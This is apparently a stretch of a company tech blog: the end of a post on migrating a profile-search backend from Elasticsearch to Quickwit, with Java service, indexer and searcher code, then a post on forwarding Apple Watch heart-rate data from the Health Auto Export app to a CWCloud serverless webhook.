import java.net.http.HttpRequest;
import java.net.http.HttpResponse;
import java.nio.charset.StandardCharsets;
import java.time.Duration;
import java.util.Arrays;
import java.util.Base64;

import static org.apache.commons.lang3.StringUtils.isBlank;

@Singleton
public class QuickwitService implements IQuickwitService {
private static final Logger LOGGER = LogManager.getLogger(QuickwitService.class);

@Inject
private IPropertyReader reader;

@Inject
private Vertx vertx;

private HttpClient client;

private java.net.http.HttpClient syncClient;

private String basicAuth;

private QuickwitTimeout timeout;

private String uri;

private QuickwitTimeout getTimeout() {
if (null == this.timeout) {
this.timeout = QuickwitTimeout.load(reader);
}

return this.timeout;
}

public String getUri() {
if (null == this.uri) {
String host = reader.getQuietly(APP_CONFIG_FILE, QW_KEY_HOST);
Integer port = reader.getIntQuietly(APP_CONFIG_FILE, QW_KEY_PORT);
String scheme = reader.getBoolQuietly(APP_CONFIG_FILE, QW_KEY_TLS) ? "https" : "http";
this.uri = String.format("%s://%s:%s", scheme, host, port);
}
return this.uri;
}

private java.net.http.HttpClient getSyncClient() {
if (null == this.syncClient) {
QuickwitTimeout timeout = getTimeout();
this.syncClient = java.net.http.HttpClient.newBuilder()
.connectTimeout(Duration.ofMillis(timeout.getConnectTimeout()))
.followRedirects(java.net.http.HttpClient.Redirect.NORMAL).build();
}
return this.syncClient;
}

private HttpClient getClient() {
if (null == this.client) {
String host = reader.getQuietly(APP_CONFIG_FILE, QW_KEY_HOST);
Integer port = reader.getIntQuietly(APP_CONFIG_FILE, QW_KEY_PORT);
Boolean tls = reader.getBoolQuietly(APP_CONFIG_FILE, QW_KEY_TLS);
QuickwitTimeout timeout = getTimeout();

this.client = vertx.createHttpClient(new HttpClientOptions().setDefaultHost(host)
.setDefaultPort(port).setSsl(tls).setConnectTimeout(timeout.getConnectTimeout())
.setReadIdleTimeout(timeout.getReadTimeoutInSec()));
}
return this.client;
}

private String getBasicAuth() {
if (isBlank(this.basicAuth)) {
String user = reader.getQuietly(APP_CONFIG_FILE, QW_KEY_USER);
String password = reader.getQuietly(APP_CONFIG_FILE, QW_KEY_PASSWORD);
this.basicAuth = String.format("Basic %s", Base64.getEncoder().encodeToString(String.format("%s:%s", user, password).getBytes(StandardCharsets.UTF_8)));
}

return this.basicAuth;
}

@Override
public <T extends Serializable> void index(String index, String id, T document) {
String url = String.format("/api/v1/%s/ingest", index);
getClient().request(HttpMethod.POST, url, ar -> {
if (ar.failed()) {
LOGGER.error("[quickwit][index] Request creation failure: " + ar.cause().getMessage(),
ar.cause());
return;
}

JsonObject payload = JsonObject.mapFrom(document);
ar.result().putHeader("Content-Type", "application/json")
.putHeader("Accept", "application/json").putHeader("Authorization", getBasicAuth())
.send(payload.toBuffer(), resp -> {
if (resp.failed()) {
LOGGER.error("[quickwit][index] Request sending failure: " + ar.cause().getMessage(), ar.cause());
return;
}

HttpClientResponse response = resp.result();
response.bodyHandler(body -> {
String logMessage = String.format("[quickwit][index] response url = %s, code = %s, body = %s, payload = %s", url, response.statusCode(), body.toString(), payload);
if (response.statusCode() < 200 || response.statusCode() >= 400) {
LOGGER.error(logMessage);
} else {
LOGGER.debug(logMessage);
}
});
});
});
}

@Override
public <T extends Serializable> void delete(String index, String id) {
String url = String.format("/api/v1/%s/delete-tasks", index);
getClient().request(HttpMethod.POST, url, ar -> {
if (ar.failed()) {
LOGGER.error("[quickwit][delete] Request creation failure: " + ar.cause().getMessage(), ar.cause());
return;
}

JsonObject payload = new JsonObject();
payload.put("query", "id:" + id);
payload.put("search_fields", Arrays.asList("id"));
ar.result().putHeader("Content-Type", "application/json")
.putHeader("Accept", "application/json").putHeader("Authorization", getBasicAuth())
.send(payload.toBuffer(), resp -> {
if (resp.failed()) {
LOGGER.error("[quickwit][delete] Request sending failure: " + ar.cause().getMessage(), ar.cause());
return;
}

HttpClientResponse response = resp.result();
response.bodyHandler(body -> {
String logMessage = String.format("[quickwit][delete] response url = %s, code = %s, body = %s, payload = %s", url, response.statusCode(), body.toString(), payload);

if (response.statusCode() < 200 || response.statusCode() >= 400) {
LOGGER.error(logMessage);
} else {
LOGGER.debug(logMessage);
}
});
});
});
}

@Override
public String search(String index, JsonObject query) {
String path = String.format("/api/v1/_elastic/%s/_search", index);
HttpRequest request =
HttpRequest.newBuilder().timeout(Duration.ofMillis(getTimeout().getReadTimeout()))
.uri(URI.create(String.format("%s%s", getUri(), path)))
.header("Content-Type", "application/json").header("Accept", "application/json")
.header("Authorization", getBasicAuth())
.POST(HttpRequest.BodyPublishers.ofString(query.toString())).build();
try {
HttpResponse<String> response =
getSyncClient().send(request, HttpResponse.BodyHandlers.ofString());
return response.body();
} catch (IOException | InterruptedException e) {
LOGGER.error(String.format("[quickwit][search] Unexpected exception e.type = %s, e.msg = %s",
e.getClass().getSimpleName(),
e.getMessage()));
return null;
}
}
}

Adding an abstraction layer

To make a smooth transition, we created two interfaces with an Elasticsearch implementation then replacing by a Quickwit implementation using dependancy injection4.

Indexing interface

For the the writing part, here's the interface had two implementations (an Elasticsearch's one and a Quickwit's one).

import tn.prodit.network.se.indexation.adapter.IndexedDocAdapater;

import java.io.IOException;
import java.io.Serializable;

public interface IIndexer {
<T extends Serializable> void index(IndexedDocAdapater<T> adapter, String id, T document) throws IOException;

<T extends Serializable> void delete(IndexedDocAdapater<T> adapter, String id) throws IOException;
}

And here's the Quickwit implementation:

package tn.prodit.network.se.utils.singleton.indexer.impl;

import tn.prodit.network.se.indexation.adapter.IndexedDocAdapater;
import tn.prodit.network.se.pojo.IQuickwitSerializable;
import tn.prodit.network.se.utils.singleton.indexer.IIndexer;
import tn.prodit.network.se.utils.singleton.quickwit.IQuickwitService;

import jakarta.inject.Inject;
import jakarta.inject.Named;
import jakarta.inject.Singleton;

@Singleton
@Named("quickwitIndexer")
public class QuickwitIndexer implements IIndexer {
@Inject
private IQuickwitService quickwit;

@Override
public <T extends Serializable> void index(IndexedDocAdapater<T> adapter, String id, T document)
throws IOException {
quickwit.index(adapter.getIndexFullName(),
id,
document instanceof IQuickwitSerializable ? ((IQuickwitSerializable<?>) document).to()
: document);
}

@Override
public <T extends Serializable> void delete(IndexedDocAdapater<T> adapter, String id) throws IOException {
quickwit.delete(adapter.getIndexFullName(), id);
}
}

And the implementation using the quickwit client:

import tn.prodit.network.se.indexation.adapter.IndexedDocAdapater;
import tn.prodit.network.se.pojo.IQuickwitSerializable;
import tn.prodit.network.se.utils.singleton.indexer.IIndexer;
import tn.prodit.network.se.utils.singleton.quickwit.IQuickwitService;

import jakarta.inject.Inject;
import jakarta.inject.Named;
import jakarta.inject.Singleton;

@Singleton
@Named("quickwitIndexer")
public class QuickwitIndexer implements IIndexer {
@Inject
private IQuickwitService quickwit;

@Override
public <T extends Serializable> void index(IndexedDocAdapater<T> adapter, String id, T document)
throws IOException {
quickwit.index(adapter.getIndexFullName(),
id,
document instanceof IQuickwitSerializable ? ((IQuickwitSerializable<?>) document).to()
: document);
}

@Override
public <T extends Serializable> void delete(IndexedDocAdapater<T> adapter, String id)
throws IOException {
quickwit.delete(adapter.getIndexFullName(), id);
}
}

You can observe that we introduced the IQuickwitSerializable interface for value objects (VO)5 because some types are not fully supported by Vert.x and therefore cannot be serialized directly. For example, lists of nested objects are not properly handled.

Let’s imagine we have a List<SkillVO> skills, which is a nested list of objects. To address this limitation, we had to duplicate the data in the index mapping using two array<text> fields: one containing only the searchable subfields (such as name), and another preserving the full object structure so it can be unmarshalled correctly and remain interoperable.

{
"indexed": true,
"fast": true,
"name": "searchableSkills",
"type": "array<text>",
"tokenizer": "raw"
},
{
"indexed": false,
"name": "skills",
"type": "array<text>"
}

Then, on the original VO class, we had to implement the to() method of the IQuickwitSerializable interface like this:

class PersonalProfileVO implements IQuickwitSerializable<QuickwitPersonalProfile> {
private List<SkillVO> skills;

public List<SkillVO> getSkills() {
return this.skills;
}

public void setSkills(List<SkillVO> skills) {
this.skills = skills;
}

@Override
public QuickwitPersonalProfile to() {
QuickwitPersonalProfile dest = new QuickwitPersonalProfile();

if (null != this.getSkills()) {
dest.setSkills(this.getSkills().stream().map(s -> JSONUtils.objectTojsonQuietly(s, SkillVO.class)).collect(Collectors.toList()));

// we will perform the search query only on the name
dest.setSearchableSkills(this.getSkills().stream().map(s -> s.getName()).collect(Collectors.toList()));
}

return dest;
}
}

Then duplicate the VO class and implements the to() the other way arround:

class QuickwitPersonalProfile implements IQuickwitSerializable<PersonalProfileVO> {
private List<String> skills;

private List<String> searchableSkills;

public List<String> getSkills() {
return this.skills;
}

public void setSkills(List<String> skills) {
this.skills = skills;
}

public List<String> getSearchableSkills() {
return this.searchableSkills;
}

public void setSearchableSkills(List<String> searchableSkills) {
this.searchableSkills = searchableSkills;
}

@Override
public PersonalProfileVO to() {
PersonalProfileVO dest = new PersonalProfileVO();

if (null != this.getSkills()) {
dest.setSkills(this.getSkills().stream().map(s -> JSONUtils.json2objectQuietly(s, SkillVO.class)).collect(Collectors.toList()));
}

return dest;
}
}

Reading interface

For the reading part, here's the interface which also had two implementations (an Elasticsearch's one and a Quickwit's one).

import co.elastic.clients.elasticsearch._types.SortOrder;
import co.elastic.clients.elasticsearch._types.query_dsl.BoolQuery;
import co.elastic.clients.elasticsearch.core.SearchRequest;
import co.elastic.clients.json.jackson.JacksonJsonpGenerator;
import co.elastic.clients.json.jackson.JacksonJsonpMapper;
import com.fasterxml.jackson.core.JsonFactory;
import jakarta.json.stream.JsonGenerator;
import tn.prodit.network.se.pojo.SearchResult;
import tn.prodit.network.se.pojo.fields.IFields;

public interface ISearcher {
JacksonJsonpMapper mapper = new JacksonJsonpMapper();

<T extends Serializable> SearchResult<T> search(String index,
BoolQuery query,
Optional<Sort> sort,
Integer startIndex,
Integer maxResults,
Class<T> clazz);

<T extends IFields> SearchResult<String> search(String index,
List<String> fields,
List<String> criteria,
Integer startIndex,
Integer maxResults,
Class<T> clazz);

static String toJson(SearchRequest request, JacksonJsonpMapper mapper) {
JsonFactory factory = new JsonFactory();
StringWriter jsonObjectWriter = new StringWriter();
try {
JsonGenerator generator = new JacksonJsonpGenerator(factory.createGenerator(jsonObjectWriter));
request.serialize(generator, mapper);
generator.close();
return jsonObjectWriter.toString();
} catch (IOException e) {
return null;
}
}

default JacksonJsonpMapper getMapper() {
return mapper;
}

default String toJson(BoolQuery query) {
return toJson(query, getMapper());
}
}

Notes:

  • you can override the default method getMapper() with an already instanciated mapper
  • the toJson() method will allow the Quickwit implementation to transform the SearchRequest object into a String containing json that will be sent to the _elastic endpoint

Then, the implementation for Quickwit were pretty straight forward:

import co.elastic.clients.elasticsearch._types.query_dsl.BoolQuery;
import co.elastic.clients.elasticsearch.core.SearchRequest;
import io.vertx.core.json.JsonArray;
import io.vertx.core.json.JsonObject;

import tn.prodit.network.se.pojo.IQuickwitSerializable;
import tn.prodit.network.se.pojo.SearchResult;
import tn.prodit.network.se.pojo.fields.IFields;
import tn.prodit.network.se.utils.singleton.quickwit.IQuickwitService;
import tn.prodit.network.se.utils.singleton.searcher.ISearcher;
import tn.prodit.network.se.utils.singleton.searcher.Sort;

import jakarta.inject.Inject;
import jakarta.inject.Named;
import jakarta.inject.Singleton;

import static org.apache.commons.lang3.StringUtils.isBlank;
import static tn.prodit.network.se.utils.CommonUtils.initSearchResult;
import static tn.prodit.network.se.utils.JSONUtils.json2objectQuietly;

@Singleton
@Named("quickwitSearcher")
public class QuickwitSearcher implements ISearcher {
private static final Logger LOGGER = LogManager.getLogger(QuickwitSearcher.class);

@Inject
private IQuickwitService quickwit;

private JsonObject performSearch(String index,
BoolQuery query,
Optional<Sort> sort,
Integer startIndex,
Integer maxResults) {
SearchRequest r = getSearchRequest(index, sort, startIndex, maxResults, query);
JsonObject jsonQuery = new JsonObject(toJson(r));
String quickwitResponse = quickwit.search(index, jsonQuery);

if (isBlank(quickwitResponse)) {
quickwitResponse = "{\"hits\": {\"hits\": []}}";
}

return new JsonObject(quickwitResponse);
}

@Override
public <T extends Serializable> SearchResult<T> search(String index,
BoolQuery query,
Optional<Sort> sort,
Integer startIndex,
Integer maxResults,
Class<T> clazz) {
SearchResult<T> result = initSearchResult(Long.valueOf(startIndex), Long.valueOf(maxResults));
List<T> elems = new ArrayList<>();
JsonObject quickwitResponse = performSearch(index, query, sort, startIndex, maxResults);
JsonObject hits = quickwitResponse.getJsonObject("hits");
if (null == hits) {
return result;
}

JsonArray hits2 = hits.getJsonArray("hits");
for (int i = 0; i < hits2.size(); i++) {
if (IQuickwitSerializable.class.isAssignableFrom(clazz)) {
JsonObject hit = hits2.getJsonObject(i);
if (null == hit) {
continue;
}

JsonObject source = hit.getJsonObject("_source");
if (null == source || isBlank(source.toString())) {
continue;
}

IQuickwitSerializable<?> obj = (IQuickwitSerializable<?>) json2objectQuietly(source.toString(), IQuickwitSerializable.getSerializationClazz(clazz));
elems.add((T) obj.to());
}
}

result.setResults(elems);
result.setTotalResults(Long.valueOf(elems.size()));
return result;
}
}

Few difficulties to address

Here are some of the challenges we encountered:

  • Quickwit ain't replace documents by ID in case of updates, so queries must explicitly filter and select the most recent document version.
  • Document deletion is not as immediate as in Elasticsearch, meaning deleted profiles may still appear in search results for a short period of time.
  • Quickwit ain't support regex queries, which required us to rewrite those queries using term or match queries instead.

Conclusion

Given the difficulties previously mentioned, it's understandable that many applications may argue that Quickwit ain't the best solution for this use case. However, in the context of uprodit, search result relevance ain't need to be perfect considering the significant infrastructure cost savings we achieved with this migration.

Footnotes

  1. Relational Database Management System

  2. Before it was acquired by datadog

  3. Domain Specific Language

  4. The prodit-se module was already written in Vert.x using Google Juice and JSR330 (javax.inject package)

  5. Value Object

Get your Apple Watch data using CWCloud FaaS engine

· 6 min read
Idriss Neumann
founder cwcloud.tech

This blog post will help us illustrate a concrete use case for using CWCloud's FaaS1 engine — both to expose serverless functions as public webhooks, and to show how to interact with LLMs2.

Besides IT, I enjoy doing sports regularly, especially running and powerlifting. For some time now, I’ve been using an Apple Watch SE to collect metrics and track my progress, especially in terms of endurance and cardio.


For a "non-tech" user, the level of detail and data presentation during an exercise is very satisfying. Here's, for example, a breakdown of what happens during a run: GPS positions, heart rate, and zones throughout the workout...

apple-activity-dashboard

The watch also provides tons of other data on sleep quality, resting heart rate, calories burned... but there’s always been one thing that frustrates me compared to other models I’ve used in the past, like Fitbit watches: no webservice nor API for developers. And yet, I’d really like to fetch those data in order to process it with LLMs using the CWCloud low-code FaaS engine.

However, no online API doesn’t necessarily mean it’s impossible to retrieve the data: we can see that many apps on the iPhone still manage to access the watch’s data, like Strava, MyFitnessPal...

Most of the time, these apps access data directly from the iPhone using Apple’s HealthKit framework and by requesting the proper permissions in Apple’s security settings.

Still, it requires quite a bit of effort for someone who’s not an iOS mobile developer to build and validate a Swift app just to send data to a webhook. So I looked to see if someone had already done that job — and someone had, with the Health Auto Export app.

The app has pretty bad reviews, but once you read the comments, it’s clear why: people didn’t understand what it’s for. It’s not about creating pretty statistical dashboards, but about exporting Apple health data in developer-friendly formats (CSV or JSON), and scheduling those exports to external connectors (REST/HTTP webhooks, MQTT files, Dropbox...).

In our case, that’s exactly what we needed. Here’s how to configure an HTTP webhook, for instance, to send the data to CWCloud in an automation that runs every minute:

health-auto-export

Every minute, the CWCloud serverless function receives a JSON payload in the following format:

{
"data" : {
"metrics" : [
{
"units" : "count\/min",
"data" : [
{
"Min" : 79,
"date" : "2025-06-30 23:17:40 +0200",
"Avg" : 79,
"Max" : 79,
"source" : "Idriss’s Apple Watch"
},
{
"Min" : 66,
"Max" : 66,
"Avg" : 66,
"source" : "Idriss’s Apple Watch",
"date" : "2025-06-30 23:23:45 +0200"
},
{
"Max" : 66,
"date" : "2025-06-30 23:26:52 +0200",
"source" : "Idriss’s Apple Watch",
"Min" : 66,
"Avg" : 66
}
],
"name" : "heart_rate"
}
]
}
}

In the automation, you'll notice I filtered only the heart_rate metric, because otherwise it would send many others — not just from the Apple Watch, but also from apps like MyFitnessPal, which tracks your macros (kcal, proteins, fats, carbs, calcium, etc.) from your diet. So there’s a lot of room for very interesting usecases here 😁.

That been said, this payload isn’t compatible with the interface contract of our serverless engine with the standard endpoints we’ve documented in several demos, where we expect function parameters in advance.


However, there is an endpoint /v1/faas/webhook/{function_id} (or /v1/faas/webhook/{function_id}/sync if you want to receive the function’s response directly in the HTTP response). In this case, your function just needs to be defined with a single raw_data argument like this:

faas-raw-data-arg

Once that’s done, it becomes very easy to invoke the function by passing whatever body you want — which you can then parse directly in your code:

$ curl "https://api.cwcloud.tech/v1/faas/webhook/ecb10330-02bf-400b-b6a8-d98107324ac3/sync" -X POST -d '{"foo":"bar"}' 2>/dev/null | jq .
{
"status": "ok",
"code": 200,
"entity": {
"id": "78774026-f75e-4c7c-850a-9b9eb2cb2ec0",
"invoker_id": 3,
"updated_at": "2025-07-05T14:39:53.119780",
"content": {
"args": [
{
"key": "raw_data",
"value": "{\"foo\":\"bar\"}"
}
],
"state": "complete",
"result": "The data is : {\"foo\":\"bar\"}\n",
"user_id": null,
"function_id": "ecb10330-02bf-400b-b6a8-d98107324ac3"
},
"created_at": "2025-07-05T14:39:52.443918"
}
}

As you’ve probably guessed, in the Health Auto Export app automation, it’s a URL like https://api.cwcloud.tech/v1/faas/webhook/{function_id} that you’ll need to define (no need for /sync at the end since you don’t care about waiting for the result).

Note: We also exposed the function as public so it could be called without authentication, but that’s not necessarily what you want. Don’t forget that you’re billed per token consumed — for example, if you use public LLMs — so you probably don’t want just anyone calling your webhook. You can totally keep the function private and add an X-User-Token header in the Health Auto Export app automation.


